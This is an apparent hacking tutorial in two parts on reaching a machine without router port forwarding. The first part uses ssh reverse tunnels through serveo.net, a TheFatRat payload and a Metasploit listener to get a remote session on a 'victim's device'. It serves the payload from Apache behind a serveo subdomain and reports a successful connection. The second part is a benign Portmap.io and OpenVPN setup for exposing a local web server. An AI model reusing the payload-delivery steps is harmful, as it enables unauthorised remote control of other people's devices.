Port Forwarding without router
⭕🔱🇰🇦🇱🇮™🔱⭕Port Forwarding Without Router Access
Creating a Generic TCP Forwarding Tunnel
1. Open Terminal

2. Run this command to create a TCP forwarding tunnel
ssh -R 1500:localhost:1492 serveo.net
1500 -> This is the port of the serveo service
1492 -> This is the port the serveo service will forward to. (So your Listener should listen on 1492 port)
Creating a Payload

I will be using TheFatRat to generate my payload. So the Host and Port will be as following:
Set LHOST IP: serveo.net
Set LPORT: 1500
Creating Listener using Metasploit

The Host and Port will be as following:
Set LHOST IP: 0.0.0.0
Set LPORT: 1492
Delivering the Payload via Our Apache2 Server.
Now, since our ISP does not allow port forwarding, how are we supposed to access our apache2 server via the victims device? Well, Serveo to the rescue here too, we can use the exact same method we used above to forward port 80 to our apache2 server, so the following is basically the same as above with port 80.

1. Run apache2 service
service apache2 start
2. Run the following command to request port forwarding from the server. You may substitute “lordvordex” for whatever sub-domain you’d like to request from Serveo to use when accessing localhost from the victim’s device.
ssh -R lordvordex:80:localhost:80 serveo.net

3. You can now access your localhost from lordvordex.serveo.net from the victims device.

Finally, running our payload:

As you can see, a connection has successfully been made 🙂
😎😎😎😎Trick 2😎😎😎😎😎

To do this we are going to use Portmap.io services. We can use HTTP/HTTPS, TCP, UDP protocols and unlimited bandwidth in any OS (Windows, Mac, Linux, Android, IOS). There are limited features in the free plan, but those are enough for us. Let see how we can set up this on our Kali Linux machine.
First we open portmap.io website in our browser. Using Portmap services we can easily forward our port without router.

https://portmap.io/Here we move to sign in option.

We fill our details (login, mail, password, captcha etc) and click on "Register".

Here our account is created but to active it we need to verify our email id. So we open our mail id and verify it by clicking on activation link.
Then our account is activated.

Lets navigate to configuration.

We create a new configuration here.
Now we provide the name of our configuration, we can give any name here. Then we select the type and protocol.

We can choose as per our requirement. For an example we choose type OpenVPN and protocol tcp. Then we click on generate.
Then configuration file will generate, and we download it on our system.
Now we can use this ovpn file with OpenVPN to make a OpenVPN tunnel. OpenVPN is available foe all major operating systems like Windows, Linux, Mac, Android, ios etc.
In our Kali Linux system OpenVPN comes pre-installed. So we can use the OpenVPN command for us showing in the website. We copy it in our clipboard.

Before use this command we create the mapping rule to select which port we want to forward.
Here we create a new rule. In the free term we can't more then one rule.

Here the configuration section will be default as our configuration file.
In protocol we choose http for an example. hostname can't be changed in free plan, but we can choose the domain, we select the portmap.io domain. Here we leave the port on portmap as it is.
We have choose http protocol so we choose port 80 on our PC port. Here we have configured like following screenshot.

Then we click on create. Then our rule will be created as following:-

Now we start the apache web server in our localhost by applying following command:-
service apache2 start

Then we go to the download folder by using following command:-
cd Downloads
Here we have downloaded the ovpn file and also we have copied command from the website (this command will change user by user).
sudo openvpn --config kalilinuxin.test.ovpn
Then it will set all in some seconds. Then we can see our locally hosted website/server from anywhere in world by using the URL provided in the mapping rule page, as following:

We can use this on any device with the OpenVPN configuration file to open our localhost.

This is how we can use port forwarding without router in our Kali Linux system. This method can be very useful in hosting any kind of services in our localhost.